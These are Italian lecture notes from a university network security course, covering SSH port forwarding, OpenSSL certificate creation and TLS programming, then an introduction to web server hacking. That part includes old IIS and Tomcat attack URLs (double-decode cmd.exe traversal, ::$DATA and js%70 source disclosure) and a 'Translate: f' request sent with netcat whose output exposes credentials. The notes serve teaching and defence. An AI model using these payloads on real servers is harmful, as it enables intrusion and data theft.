- Funzionalità di port forwarding locale (cfr. prossima slide...)

La slide di port forwarding non è molto chiara e quindi per farlo capire meglio suggerisce l’uso di Docker (L08 PortForwarding) oppure usare dei comandi che ora mostra 01:30:00.

## Port Forwarding

Il Port Forwarding tramite **SSH Tunneling** converte una connessione TCP INSICURA in una sessione SSH SICURA da utilizzare per la comunicazione tra client e server. **Cosa fa l’ SSH tunneling? Tramite SSH Trasport Layer stabilisce un Tunnel sicuro sopra la connessione TCP insicura.**

## PORt FORWARDING


- Una delle funzioni più utili di SSH
- Fornisce la possibilità di convertire qualsiasi connessione TCP non sicura in una corrispondente sessione SSH
  - il cosiddetto “SSH tunneling”
- Traffico TCP in ingresso al nodo viene consegnato all’applicazione appropriata sulla base del numero di porta
  - es:
    - SMTP → porta TCP 25
      - in presenza di tunnel SSH, i pacchetti giunti a destinazione sono “riconosciuti” da TCP ed inoltrati all’applicazione interessata (in questo caso, il mail server) in base al campo port number dell’header TCP...
- Una stessa applicazione può fare uso di più numeri di porta

Mentre ora mostriamo i comandi:

```
$ ssh -L localhost:8000:www.unina.it:80 spromano@143.225.28.169
```

Sto dicendo a ssh di collegarsi a quel computer e in più sto dicendo che la porta 8000 dell'host sia inoltrata su unina.it porta 80. Ma cosa vuol dire? Vuol dire che se andassi ad aprire l'indirizzo di localhost io vedrei la pagina http di unina.it. **Quello che sta succedendo è che mi sono collegato in ssh su un pc remoto e poi la porta del client 8000 voglio che sia mappata su un oggetto remoto indicato.**

**Quello che realizziamo è un tunneling di sicurezza.**



**Con Port Fowarding** esistono due approccio principali da utilizzare a seconda delle esigenze:

1. *Local Portforwarding*: è un dirottamento(*Hijacker*) del traffico che l'applicativo client vuole spedire dalla connessione TCP insicura al tunnel SSH sicuro. In particolare:
  - a. Il Client SSH è in ascolto del traffico diretto alla porta X relativa TCP insicuro e lo dirotta all'interno del tunnel SSH
  - b. Il Server SSH riceve il pacchetto (sulla porta B) e lo smista alla porta dell'applicativo server (Porta Y) specificata nel pacchetto
2. *Remote Portforwarding*: è il complementare del local port forwarding e dunque il Client SSH è configurato come Server SSH. In particolare:
  - a. Il Server SSH è in ascolto del traffico diretto alla porta Y relativa TCP insicuro e lo dirotta all'interno del tunnel SSH
  - b. Il Client SSH riceve il pacchetto (sulla porta A) e lo smista alla porta dell'applicativo Client (Porta X) specificata nel pacchetto

# LEZIONE 19 30/11/21

Oggi cercheremo di capire com'è possibile programmare con TLS e quindi realizzare un'applicazione che la usi, ovviamente non nel super dettaglio ma lascerà i dettagli,

## OpenSSL Basics (L12\_SSL\_Programming)

Per programmare con SSL occorre usare una libreria opportuna, quest'ultima è OpenSSL ed è una delle più diffuse. È possibile installarla su qualsiasi SO e **fornisce strutture dati e funzioni di utilità** per poter lavorare con le socket sicure, non ripeterà la programmazione con le socket ma ovviamente sono la base.

Fondamentalmente useremo le API standard, le socket di Berkeley, e creeremo dei collegamenti TCP poi sopra questa connessione ci aggiungeremo la sicurezza.

- A collaborative effort to develop
  - a toolkit implementing the Secure Sockets Layer (SSL v2/v3) and Transport Layer Security (TLS v1) protocols
  - a full-strength general purpose cryptography library
- Based on the SSLeay ("Eric Andrew Young") library, developed until 1998
- "Dual licensed" under the OpenSSL License and the SSLeay license:
  - <http://www.gnu.org/licenses/license-list.html>
- Major version releases:
  - OpenSSL 1.1.1 released on September 22<sup>nd</sup> 2020
  - OpenSSL 1.0.0 was released on March 29, 2010
  - ...

SSL è un protocollo che permette l'autenticazione delle comunicazioni mediante i certificati, ogni certificato **deve essere** verificato da una Certification Authority (CA). Di solito un server offre il proprio certificato ma **se lo richiede** anche il client deve fornire il proprio.

Realizzeremo dei certificati self-signed.

Vediamo i comandi di un programma in pearl che consente di creare un certificato.

## CREATING A CA CERTIFICATE: “CA.pl” COMMAND

- CA certificate:
  - “CA.pl –newca”
  - certificate is stored in the “cacert.pem” file and the RSA private key in the “cakey.pem” file
- PEM is just a way of encoding data
  - X.509 certificates are one type of data that is commonly encoded using PEM
- PEM are Base64 encoded ASCII files and contain  
“-----BEGIN CERTIFICATE-----”  
“-----END CERTIFICATE-----”  
statements
- Server certificates, intermediate certificates, and private keys can all be put into the PEM format

Il prof esegue dei comandi bash, il programma si trova all'interno della cartella nella quale abbiamo installato OpenSSL:

```
MBP-di-Simon-2:lezione spromano$ cd /usr/local/openssl/misc/CA.pl -newca
CA certificate filename (or enter to create)
```

Qui ci viene chiesto se vogliamo usare un file che esiste già o crearne uno, ne creeremo una. Il formato standard è PEM ovvero, estensione standard delle mail con codifica base64 di informazioni binarie, ed è un modo di tenere conservative le informazioni sui certificati.

```
CA certificate filename (or enter to create)

Making CA certificate ...
Generating a 1024 bit RSA private key
.....+++++
.....+++++
writing new private key to './demoCA/private/cakey.pem'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IT
State or Province Name (full name) [Some-State]:Italy
Locality Name (eg, city) []:Napoli
Organization Name (eg, company) [Internet Widgits Pty Ltd]:unina
Organizational Unit Name (eg, section) []:dieteti
Common Name (e.g. server FQDN or YOUR name) []:spromano
Email Address []:spromano@unina.it
Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
```

Una volta confermato fa un riassunto di quanto ottenuto e ci informa di averle inserite nel database (che è un file in locale), le informazioni create le troviamo in “cacert.pem” mentre in “cakey.pem” troviamo la chiave privata; ovviamente quest'ultima deve essere conservata benissimo.

**Addirittura, è buona norma modificarne i diritti di accesso, bisognerebbe renderlo solo in lettura (il proprietario, gli altri niente)**

```
-----END ENCRYPTED PRIVATE KEY-----
MBP-di-Simon-2:private spromano$ ls -la
total 8
drwxr-xr-x  3 spromano  staff   96 30 Nov 08:46 .
drwxr-xr-x 13 spromano  staff  416 30 Nov 08:47 ..
-rw-r--r--  1 spromano  staff 1054 30 Nov 08:47 cakey.pem 1
MBP-di-Simon-2:private spromano$ chmod 400 cakey.pem
MBP-di-Simon-2:private spromano$ ls -la
total 8
drwxr-xr-x  3 spromano  staff   96 30 Nov 08:46 .
drwxr-xr-x 13 spromano  staff  416 30 Nov 08:47 ..
-rw-r--r--  1 spromano  staff 1054 30 Nov 08:47 cakey.pem 2
MBP-di-Simon-2:private spromano$
```

Viene creato poi un altro file chiamato “careq.pem” contenente il template per **richiedere un certificato**, ed è utile se noi chiediamo un certificato firmato dalla C.A.

Ora se volessimo creare un certificato utente, quindi lato client, possiamo sempre usare \$ CA.pl -newreq

I file creati sta vota saranno “newreq.pem” e “newkey.pem”. Quindi stavolta abbiamo creato un potenziale client.

## USER CERTIFICATES

- “CA.pl -newreq”
  - generates:
    - “newreq.pem”
      - request certificate
    - “newkey.pem”
      - the private key (generated from a password)
  - User certificate must be signed by the CA:
    - “CA.pl -sign”
      - the CA password is required to sign it
      - a “newcert.pem” file containing the certificate and the public key will be created
      - Note well: you **SHOULD** modify “newkey.pem” files rights (read-only for the owner: “r-----”, i.e., ‘400’)
        - it contains the private key in clear

Invece che usare i file pearl avremmo potuto usare direttamente un comando di openssl che genera tutto insieme; è sicuramente più veloce ma richiede più concentrazione per capire tutto, anche se fa le stesse cose.


```
MBP-di-Simon-2:openssl spromano$ openssl req -x509 -nodes -days 365 -newkey rsa:1024 -keyout mycert.pem -out mycert.pem
```

Dove facciamo una richiesta di un certificato in formato X509 valido 1 anno e con una chiave generata da RSA a 1024 bit. L’uscita della chiave privata è nel file “mycert.pem” e per semplificarci la vita anche il certificato.

Queste cose mi servono entrambe perché con la libreria OpenSSL, quando programmeremo, caricheremo un certificato che ci serve per fare la parte di handshaking e **la libreria verificherà che sia un certificato di cui noi siamo i proprietari, facendone un controllo**.

Nel caso rivediamo l’handshake SSL

# SSL HANDSHAKE...



## OpenSSL preparatory calls

Ora abbiamo delle chiamate che servono per prepararsi ad OpenSSL, la prima è ovviamente l'inizializzazione `"SSL_library_init()"` poi abbiamo la configurazione di tutte le stringhe standard che indicano le suite crittografiche etc.

- The `"SSL_library_init()"` function registers the available ciphers and message digests
  - It must be called before any other action takes place
- `"ERR_load_crypto_strings()"` registers the error strings for all `libcrypto*` functions
- `"SSL_load_error_strings()"` does the same, but also registers `libssl` error strings
- One of these functions should be called before generating textual error messages


\*`libcrypto` consists of a number of sub-libraries that implement the individual algorithms

## OpenSSL structures: `ssl_ctx`

Le strutture dati che abbiamo sono quelle che abbiamo già individuato:

- Sessione, contenente più connessioni e con informazioni di alto livello e chiamato `SSL_CTX`
- Connessioni, chiamate `SSL`

- The context structure (SSL\_CTX) contains:
  - Default cipher list
  - Session identifier cache
  - Certificate cache
  - Default session identifier time-out period
  - Certificate verification mode and callback
  - Information callback for state transition logging
  - Default certificate/private key pair
  - Default read ahead mode
  - Session identifier cache callback
- An SSL\_CTX structure stores
  - default values for SSL structures (the SSL structures inherit its configuration)
  - information about SSL connections and sessions
    - the number of new SSL connections, renegotiations, session resumptions, etc.
- A CA certificate loaded in the SSL\_CTX structure is also loaded into an SSL structure when that SSL structure is created




Queste strutture come vengono usate? Abbiamo un client ed un server con un collegamento non sicuro, le chiamate a sistema che facciamo alle socket sono standard, il collegamento verrà fatto su TCP.

Nel programma che vedremo noi avremo esattamente questa struttura: un server con socket, che una volta accettata la connessione, la rende sicura e dall'altro lato un client che accettato dal server, procede all'handshake.

## OPENSSL STRUCTURES: SSL

- An SSL structure is created every time a new SSL connection is created
- It inherits configuration information from the SSL\_CTX structure
- It saves the addresses of data structures that store information about SSL connections and sessions
  - The SSL\_CTX structure from which the SSL structure is created
  - SSL\_METHOD
  - SSL\_SESSION
  - SSL\_CIPHER
  - CERT: certificate information
  - BIO: an abstraction for generic I/O operations



Abbiamo varie primitive che possiamo utilizzare, innanzitutto il tipo di metodo da utilizzare

## OPENSSL STRUCTURES (1/2)

- SSL\_METHOD
    - the internal ssl library methods/functions which implement the various protocol versions (SSLv1, v2, v3 and TLSv1)
    - needed to create an SSL\_CTX
  - SSL\_CIPHER
    - holds the algorithm information for a particular cipher chosen
    - the available ciphers are configured on a SSL\_CTX basis and the actually used ones are then part of the SSL\_SESSION
  - SSL\_SESSION
    - a structure containing the current TLS/SSL session details for a connection
      - SSL\_CIPHERs, client and server certificates, keys, etc.

Il prof a 27:50 della lezione apre il file e lo fa vedere per bene com'è strutturato. A sinistra abbiamo il server in ascolto sulla porta 5000 e a destra un client verso la porta 5000, il client si collega e ricevere il certificato dal server mentre l'opposto non è vero. Da questa comunicazione abbiamo la traccia wireshark vista la scorsa lezione.

```
 MacBook-Pro-di-Simon-2:2020 spromano$ ls  
SSL-Client.c ciccio mycert.pem ssl-client  
SSL-Server.c demoCA newcert.pem ssl-server  
TLSv1.2.pcappng lezione newreq.pem  
MacBook-Pro-di-Simon-2:2020 spromano$ sudo ./ssl-server 5000  
Password:  
Connection: 127.0.0.1:54463  
No certificates.  
  
MacBook-Pro-di-Simon-2:2020 spromano$ ls  
SSL-Client.c ciccio mycert.pem ssl-client  
SSL-Server.c demoCA newcert.pem ssl-server  
TLSv1.2.pcappng lezione newreq.pem  
MacBook-Pro-di-Simon-2:2020 spromano$ ./ssl-client localhost 5000  
Connected with ECDHE-RSA-AES256-GCM-SHA384 encryption  
Server certificates:  
Subject: /C=IT/ST=Italy/L=Napoli/O=unina/OU=dieti/CN=spromano/emailAddress=spromano@unina.it  
Issuer: /C=IT/ST=Italy/L=Napoli/O=unina/OU=dieti/CN=spromano/emailAddress=spromano@unina.it  
MacBook-Pro-di-Simon-2:2020 spromano$
```

Quello che fa questo programma è fare l'echo del client e vediamo meglio il codice aprendo il file "SSL-Server.c".

Da ora in poi fa vedere proprio codice, quindi suggerisco di vederlo se interessati alla parte di programmazione.

## IN-DEPTH EXAMPLES

- [https://gitlab.comics.unina.it/NS-Projects/SSL\\_Samples\\_1](https://gitlab.comics.unina.it/NS-Projects/SSL_Samples_1)

The screenshot shows a GitHub repository named 'SSL\_Samples\_1'. The repository has 13 commits, 1 branch, and 0 tags, with a size of 2.93 MB. It includes links for 'Add ChangeLog', 'Add License', and 'Add Contribution guide'. A note indicates that a pull request has been merged. The repository description is 'Implementazione e Analisi di Applicazioni SSL-based.' Below the repository details, there is a section titled 'Prerequisiti' with a list of required tools: OpenSSL, Python (3.8+), Java (12+), Node.js, Gcc, and Wireshark.

Qui c'è un progetto completo su SSL e l'ha fatto un suo dottorando. Il server è scritto in Nodejs e può essere utile se vogliamo approfondire.

La lezione riprende a 1:18:00

## WebHacking (L13\_WebHacking)

Lavorare nell'ambito della security significa fare almeno un 50% di lavoro su Web, nello specifico il contesto è chiamato WAPT (Web Application Penetration Testing) e riguarda l'analisi delle vulnerabilità di applicazioni WEB. Si fa questo proprio perché tanta parte di interazione è fatto via Web e quindi a tutti gli effetti sono oggetti di interesse, per capire bene tutto quello che vedremo tra oggi e domani richiede un po' di competenze in campo web.

Divideremo le problematiche del WebHacking in due macroaree:

- Application server, web server che ospitano contenuti dinamici
- Applicazioni ospitate sui server

Quindi se ad esempio abbiamo scritto un programma in Python e per scriverlo abbiamo usato Flask oppure Jango, sappiamo che questi sono **framework o application server** mentre quello che scriviamo noi è **una web application**.

Questa divisione è fatta poiché ci potrebbero essere delle vulnerabilità dell'application server, che sono un certo tipo di problematiche poiché sono comuni a tutte le web application.

Per Web Server Hacking si intende lo sfruttamento delle vulnerabilità applicative alla base del comportamento di un sistema web-based. Tali vulnerabilità sono ampiamente pubblicizzate in Internet e sono anche facili da sfruttare, ciò ha portato la comunità a definire delle best practices per la configurazione e il testing di un web server.

Quali sono le vulnerabilità tipiche di un web server? Sono classificabili in un numero ristretto di categorie, in particolare, essendo dei server che espongono delle funzionalità consentendo a dei client di fornire degli input remoti; le vulnerabilità sono quasi tutte **legate alla gestione non accorta degli input provenienti dall'esterno**.

## WEB SERVER VULNERABILITIES

- Ampiamente "pubblicizzate":
  - facili da rilevare e sfruttare...
  - ...ma (ormai) anche meno difficili da eliminare!
- Associate ad alcuni degli attacchi maggiormente noti nella letteratura sulla sicurezza di Internet:
  - chi non ricorda Code Red e Nimda?
  - entrambi basati su vulnerabilità note del software IIS di Microsoft
- Oggi la situazione è cambiata:
  - i produttori di software e la comunità open source hanno:
    - imparato dagli errori del passato
    - iniziato a rispondere più rapidamente, tramite la realizzazione di "patch"
  - gli utenti e gli amministratori di sistema "stanno imparando" a configurare meglio i loro server web:
    - best practices di configurazione
  - l'impiego di contromisure "proattive" ha ulteriormente ridotto la cosiddetta "superficie di attacco"
    - es: Microsoft URLScan per la validazione dei campi di input
  - i prodotti di analisi automatizzata delle vulnerabilità hanno raggiunto livelli qualitativi elevatissimi

## Categorie di vulnerabilità, legate ai server web

Ogni volta che studiamo queste cose in un corso diamo delle informazioni abbastanza recenti e che anche se sono patchate al 90% in molti ambienti lavorativi non sarà così, e queste vulnerabilità sono più che presenti.

Come categorie di vulnerabilità vedremo:

- **Sample files**, in particolare in passato esisteva la possibilità di dare file di esempio per capire il funzionamento di alcune application server. Ad esempio, c'erano pagine Tomcat che mostravano tutti i passaggi e spiegazioni delle trasformazioni che effettuava. Questo serviva ovviamente nei primi tempi per istruire i programmati e diffondere la conoscenza del programma.
- **Source code disclosure**, studio del codice sorgente di un applicazione, ad esempio, sempre per tomcat si poteva ottenere risalire al modo in cui esso elaborava le JSP.
- **Canonicalization**, rappresentare in un formato standard e canonico qualcosa che può essere rappresentato in diversi modi.
- **Server extensions**
- **Input validation**
  - Buffer overflow ad esempio
- **Denial of Service (DoS)**

Una tassonomia di queste vulnerabilità è visibile sul sito dell'OWASP che mette a disposizione documentazione e risorse web.

### Sample files

Qui vediamo un esempio di microsoft IIS (Internet Information Services) e le due pagine mostrate "showcode.asp" e "codebrews.asp" erano state fatte appositamente per mostrare il codice sorgente di altre pagine nella parte di documentazione. Se leggiamo la slide, abbiamo che attraverso l'uso della path traversal (ripercorrere il path di un server) potevamo leggere le informazioni nel sistema.

**SAMPLE FILES**

- Esempi di script e frammenti di codice che dimostrano le funzionalità del server
- Un esempio su tutti:
  - Microsoft IIS 4.0 → codice di esempio installato "di default"
    - due file in particolare: "showcode.asp", "codebrews.asp"
    - tali file consentivano ad un attaccante remoto di accedere al contenuto di un qualsiasi altro file presente sul server!

**NT IIS Showcode ASP Vulnerability**

A sample Active Server Page (ASP) script installed by default on Microsoft's Internet Information Server (IIS) 4.0 gives remote users access to view any file on the same volume as the web server that is readable by the web server.

IIS 4.0 installs a number of sample ASP scripts including one called "showcode.asp". This script allows clients to view the source of other sample scripts via a browser. The "showcode.asp" script does not perform sufficient checks and allows files outside the sample directory to be requested. In particular, it does not check for ".." in the path of the requested file.

The script takes one parameter, "source", which is the file to view. The script's default location URL is:

<http://www.sitename.com/msedc/Samples/SELECTOR/showcode.asp>

Similar vulnerabilities have been noted in ViewCode.asp, CodeBrws.asp and Winmsdp.exe.

## Source Code Disclosure

Attacchi di questo tipo consentono ad utenti malevoli di accedere al codice sorgente di applicazioni sensibili.

Di seguito c'è proprio l'esempio di tomcat detta precedentemente. In questo caso abbiamo che mettere nell'indirizzo della servelt "js%70" si sfrutta un bug per il quale "%70" viene tradotto con la "p" e quindi si accede al codice sorgente delle JSP.

### SOURCE CODE DISCLOSURE

- Attacchi di questo tipo consentono ad utenti malevoli di accedere al codice sorgente di applicazioni sensibili
- Esempi disponibili nella maggior parte dei server web di più ampia diffusione:
  - Microsoft IIS:
    - "dot asp" bug:
      - IIS3.0 permette la visualizzazione del codice di un sorgente ASP semplicemente attraverso l'aggiunta di un punto alla fine dell'URL
    - BEA WebLogic e Apache Tomcat: "js%70 bug"!

A URL such as the following:  
`http://XXX/index.js%70`

where %70 is an URL encoded 'p', will return the source code of index.jsp rather than running the script on the server side.  
**Impact:** A remote user can obtain the source code of JavaServer Pages.

## Canonicalization attacks

Di seguito ci sono molti modi per arrivare alla stessa cartella nel SO. Esiste un processo "rappresentazione canonica" che si occupa di prendere un nome generico e **ne considera quella che per lui è la versione standard**, ad esempio partire sempre dalla radice. Bisogna fare in modo che l'accesso alla risorsa sia regolamentata in modo assoluto, questo non significa che qualcuno non possa muoversi o ad accedere a qualche risorsa ma prima di farlo passa per un controllo.

Il controllo può essere innestato e lo vediamo nell'esempio quando subiamo multipli escaping.

### CANONICALIZATION ATTACKS (1/2)

- Le risorse di un host o di una rete possono essere "individuate" tramite molteplici rappresentazioni:
  - "C:\text.txt", "..\text.txt", "\\computer\C\$\text.txt", ...
- Canonicalization:
  - processo che associa ad un nome generico di risorsa la sua versione standard ("canonica")
- Non sempre le applicazioni che devono prendere decisioni legate alla sicurezza sono in grado di gestire le molteplici rappresentazioni possibili per una determinata risorsa

Microsoft IIS and other NT webservers contain a vulnerability that allows remote users to obtain the source code for an ASP file. When one appends ::\$DATA to an asp being requested, the ASP source will be returned, instead of executing the ASP. For example: `http://xyz/myasp.asp::$DATA` will return the source of myasp.asp, instead of executing it.

Nell'esempio con %255c ho scritto "../" e se c'è un solo livello di decodifica riesco a bloccarlo, ma se trovo %%35c non più.

## • “Unicode/Multiple Decode” vulnerabilities

### Multiple Decoding

Various guidelines and RFC's carefully explain the method of decoding escape encoded characters and hint at the dangers associated with decoding multiple times and at multiple layers of an application. However, many applications still incorrectly parse escape-encoded data multiple times.

The significance of this form of attack is directly related to the order of decoding the escape-encoded URI, and when appropriate security checks are made on the validity of the URI data. For example, a commercial web server may originally decode all escape-encoded characters; part of the security verification may include the monitoring of "..\" path recursion for sanity checking and to ensure that directory-path information does not expand beyond a defined limit. However, by escape-encoding this information multiple times, this security check may be circumvented on the initial decoding pass. If this information is then passed onto another application component, it may go through additional decoding, and result in an action not originally envisaged by the application developer.

The multiple escape-encoding of characters or sequences such as "\" or "..\" is particularly relevant in previously successful attacks against applications hosted on Microsoft Windows operating systems. Consider the character "\" as the escape-encoded sequence "%5c". It is possible to further encode this sequence by escape-encoding each character individually ('%' = %25, '5' = %35, 'c' = %63), and combining them together in multiple ways or multiple times. For example:

- %255c
- %%35c
- %%35%63
- %25%35%63
- etc.

Thus, the sequence "..\" may be represented by "..%255c", "..%%35c" or other permutation. After the first decoding, the sequence "..%255c" is converted to "..%5c", and only in the second decoding pass is the sequence finally converted to "..\".

## “UNICODE/MULTIPLE DECODE”

- Un esempio (il solito IIS...):

### Example of a multiple decoding attack Microsoft IIS Double Decode

When loading an executable CGI program, IIS will decode twice. First, CGI filename will be decoded to check if it is an executable file (for example, '.exe' or '.com' suffix check-up). Successfully passing the filename check-up, IIS will run another decode process. Normally, only CGI parameters should be decoded in this process. But this time IIS mistakenly decodes both CGI parameters and the decoded CGI filename. In this way, CGI filename is decoded twice by error.

(Visit <http://www.microsoft.com/technet/security/bulletin/MS01-026.asp> for more information)

Multiple decode attack:  
`http://TARGET/scripts/..%255c..%35cwinnt/system32/cmd.exe?/c+dir+c:\`

Host execution: dir c:\ (the directory list of C:\ is revealed)

## Server extensions

Molti Web Server consentono di aggiungere moduli che rendono disponibili funzionalità avanzate tuttavia avere più funzionalità implica maggior vulnerabilità. In alcuni casi sono state sfruttate delle estensioni dei server, si dice paradossale perché nel secondo caso (Apache) vi fu un attacco molto pesante poiché il modulo stesso per garantire sicurezza sul trasporto creava un problema di buffer overflow significativo.

## SERVER EXTENSIONS

- Moduli aggiuntivi che rendono disponibili, nel server web, funzionalità avanzate:
  - esecuzione dinamica di script, sicurezza (!), caching, ecc.
- Purtroppo, più funzionalità significa anche più vulnerabilità!
  - Microsoft:
    - Indexing, Internet Printing Protocol, Web Distributed Authoring and Versioning (WebDAV)
  - Apache:
    - SSL!
    - buffer overflow nella tristemente famosa libreria "mod\_ssl"
  - Netscape:
    - libreria per la sicurezza dei servizi di rete (Network Security Services)

Se vediamo l'esempio di "Translate:f" abbiamo che c'è quest'header customizzato di http usato da webDav ed è usato per richiedere una risorsa e tradurla in una lingua locale. Mettendo un semplice \ alla fine dell'URL si mandava in crisi la gestione e potevo accedere a qualsiasi file volessi leggere.

### UN ESEMPIO: "Translate: f"

- Richiesta "malformed":
  - salvata su file (trans.txt)
- Invio al server tramite netcat:
  - il contenuto del file "global.asa" viene mostrato dal server!
  - fallita invocazione del motore di scripting lato server
- Il problema nasce da una errata implementazione dei controlli sulla "canonicalization" nel filtro ISAPI `httpext.dll`

```
GET /global.asa\ HTTP/1.0
Host: 192.168.20.10
Translate: f
[CRLF]
[CRLF]

S:\> type trans.txt| nc -nvv 192.168.234.41 80
[UNKNOWNM] (192.168.234.41) 80 (?) open
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Wed, 23 Aug 2000 06:06:58 GMT
Content-Type: application/octet-stream
Content-Length: 2798
ETag: "0448299fodgbf1bea"
Last-Modified: Thu, 15 Jun 2000 19:04:30 GMT
Accept-Ranges: bytes
Cache-Control: no-cache
<!-Copyright 1999-2000 bigCompany.com -->
{"ConnectionString"} = "DSN=Phone;UID=superman;Password=test;"
{"ConnectionString"} = "DSN=Backend;UID=superman;PWD=test;"
{"LDAPServer"} = "LDAP://ldap.bigco.com:389"
{"LDAPUserID"} = "cn=Admin"
{"LDAPPwd"} = "password"
```

"Translate:f" is legitimate header for WebDAV, it is used as it should be - adding this to HTTP GET is a signal for the WebDAV component to return the source code of the requested file and bypass processing. It is used in FrontPage2000 and any WebDAV compatible client to get a file for editing. It has to be accompanied by some other information, which should prevent unauthorized users from viewing the source. Unfortunately, a coding problem makes it possible to retrieve those files by simply adding "Translate:f" in the header, and placing "/" at end of request to the HTTP GET.

## LEZIONE 20 01/12/21

Avevamo detto che esistono diverse tecniche d'attacco rivolte contro server web, le più diffuse abbracciano la categoria del buffer overflow.

### Buffer overflow

Esistono numerosi attacchi tristemente noti che hanno realizzato un sacco di danni nei vari anni

# BUFFER OVERFLOW

- Il “colpo di grazia” in qualsiasi operazione di attacco!
  - Realizzabili con varie tecniche:
    - stack-based:
      - piazzamento di codice arbitrario nello stack di esecuzione della CPU
      - i più diffusi ed anche i più facili da realizzare (ma anche da prevenire...)
    - heap-based:
      - la nuova generazione di attacchi, basati sulla iniezione di codice all'interno dell'heap
  - NB: prossimamente affronteremo l'argomento in maggiore dettaglio...
  - Per ora, un riferimento su tutti:
    - “Smashing the Stack for Fun and Profit”, Phrack Magazine, Volume 49
      - <http://phrack.org/issues/49/14.html>

Nell'esempio segnato di seguito abbiamo che tutto quello dopo il "?" è una query string la quale viene mandata tramite una richiesta GET http. Gli "N" servono da riempimento e il seguito è codice esadecimale di codice binario eseguibile. Quindi sfuttando una vulnerabilità di tipo buffer overflow, ovvero **fornire in input una quantità di dati superiori all'attesa**, si inettava "shell code".

## BUFFER OVERFLOW: ESEMPI

- IIS ASP Stack Overflow
    - esecuzione di codice arbitrario nel contesto del Web server, a patto di riuscire a "piazzare" il file .asp per l'exploit nella cartella web di IIS
  - IIS HTR Chunked Encoding Transfer Heap Overflow
    - esecuzione di codice o creazione di una situazione di Denial of Service sul server remoto
      - <http://www.securityfocus.com/bid/4855/discuss>
  - IIS Indexing Service extension ("idq.dll")
    - ...il famoso worm Code Red!
      - <http://www.securityfocus.com/bid/2880/discuss>
  - Apache "mod\_rewrite" vulnerability:
    - esecuzione di codice remoto nel contesto del server
  - Apache "mod\_ssl" vulnerability:
